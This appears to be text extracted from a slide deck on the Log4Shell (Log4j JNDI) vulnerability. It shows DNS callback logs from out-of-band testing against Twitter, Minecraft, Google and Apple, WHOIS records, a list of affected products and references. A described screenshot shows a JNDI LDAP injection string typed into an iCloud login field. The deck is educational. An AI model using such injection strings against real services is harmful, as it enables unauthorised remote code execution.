
The screenshot shows a browser window with the URL `ceye.io/records/dns`. The page title is "CEYE". The left sidebar has navigation links: Introduce, Payloads, API, DNS Rebinding, Records, HTTP Request, and DNS Query, with "DNS Query" being the active tab. The main content area is titled "/ Records / DNS Query" and contains a message: "The record is only saved for 6 hours and only the last 100 items are displayed." Below this is a search bar with fields for "Input search url name" and "Download", and buttons for "Reload" and "Clear". A table lists DNS query records:

ID	Name	Remote Addr	Created At (UTC +0)
2914004 04	ceye.io	173.194.95.134	2021-12-09 17:02:01
2914003 61	ceye.io	172.217.46.238	2021-12-09 17:01:58

Twitter



Minecraft



Google

#	Time	Type	Payload	Comment
1	2021-Dec-11 09:42:40 UTC	DNS	[REDACTED]	
2	2021-Dec-11 09:42:40 UTC	DNS	[REDACTED]	
3	2021-Dec-11 09:50:31 UTC	DNS	[REDACTED]	

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name [REDACTED] burpcollaborator.net.

The lookup was received from IP address 172.217.36.70 at 2021-Dec-11 09:42:40 UTC.

74.125.177.10 address profile

Whois Diagnostics

IP Whois

NetRange:	74.125.0.0 - 74.125.255.255
CIDR:	74.125.0.0/16
NetName:	GOOGLE
NetHandle:	NET-74-125-0-0-1
Parent:	NET74 (NET-74-0-0-0-0)
NetType:	Direct Allocation
OriginAS:	
Organization:	Google LLC (GOGL)
RegDate:	2007-03-13
Updated:	2012-02-24
Ref:	https://rdap.arin.net/registry/ip/74.125.0.0

OrgName:	Google LLC
OrgId:	GOGL
Address:	1600 Amphitheatre Parkway
City:	Mountain View
StateProv:	CA
PostalCode:	94043
Country:	US
RegDate:	2000-03-30
Updated:	2019-10-31
Comment:	Please note that the recommended way to file abuse complaints are located in the following links.

Apple




DNS Query Record		
DNS Query Record	IP Address	Created Time
1.dnslog.cn	17.33.216.76	2021-12-10 00
2.dnslog.cn	17.33.216.73	2021-12-10 00
3.dnslog.cn	17.33.216.69	2021-12-10 00
4.dnslog.cn	17.122.33.41	2021-12-10 00

DNS Query Record		
DNS Query Record	IP Address	Created
1.dnslog.cn	17.33.216.76	2021-12-10 00
2.dnslog.cn	17.33.216.73	2021-12-10 00
3.dnslog.cn	17.33.216.69	2021-12-10 00
4.dnslog.cn	17.122.33.41	2021-12-10 00

The screenshot shows the iCloud login interface. At the top is a blue cloud icon. Below it is the text "登录 iCloud". A search bar contains the placeholder "\$([jndi:ldap://.../exp])". Below the search bar is a password input field with a "Forgot Password?" link. At the bottom is a checkbox for "保持我的登录状态" (Keep my login status).

Apple (ii)



DNS Query Record	IP Address	Created Time
.dnslog.cn	17.123.16.44	2021-12-11 00:12:00
.dnslog.cn	17.140.110.15	2021-12-11 00:12:00

OrgName:	Apple Inc.
OrgId:	APPLEC-1-Z
Address:	20400 Stevens Creek Blvd., City Center Bldg 3
City:	Cupertino
StateProv:	CA
PostalCode:	95014
Country:	US
RegDate:	2009-12-14
Updated:	2017-07-08
Ref:	https://rdap.arin.net/registry/entity/APPLEC-1-Z

<https://twitter.com/chvancooten/status/1469340927923826691>

Some other vulnerable applications

VPNs

- PaloAlto Panorama
- PulseSecure

Networking

- UniFi

Other

- VMware


Vulnerabilities within JNDI outside the scope of LDAP

RMI

- Remote Method Invocation, which has similar functionality to LDAP in that it can also call remote code from a server.

CORBA

- Common Object Request Broker Architecture, similar to RMI and could potentially allow for remote code execution.



<https://docs.oracle.com/javase/tutorial/jndi/overview/index.html>

References

- <https://www.washingtonpost.com/technology/2021/12/20/log4j-hack-vulnerability-java>
- <https://www.wired.com/story/log4j-flaw-hacking-internet>
- <https://www.theverge.com/2021/12/10/22828303/log4j-library-vulnerability-log4shell-zero-day-exploit>
- <https://www.theverge.com/2021/12/13/22832552/iphone-tesla-sms-log4shell-log4j-exploit-researchers-test>
- <https://arstechnica.com/information-technology/2021/12/as-log4shell-wreaks-havoc-payroll-service-reports-ransomware-attack>
- <https://cnbc.com/video/2021/12/16/cisa-director-says-the-log4j-security-flaw-is-the-most-serious-shes-seen-in-her-career.html>
- <https://docs.oracle.com/javase/tutorial/jndi/overview/index.html>
- https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
- https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection
- <https://www.intruder.io/blog/log4shell-cve-2021-44228-what-it-is-and-how-to-detect-it>
- <https://github.com/YfryTchsGD/Log4jAttackSurface>

Rabbit-hole Content

- <https://www.cadosecurity.com/blog/analysis-of-initial-in-the-wild-attacks-exploiting-log4shell-log4j-cve-2021-44228>
- <https://github.com/apache/logging-log4j2/blob/c13e31913daaa0261184fcb45b382776387383b6/log4j-core/src/main/java/org/apache/logging/log4j/core/lookup/JndiLookup.java>

Memes

- <https://web.archive.org/web/20211215123421/https://log4jmemes.com>

Some closing memes

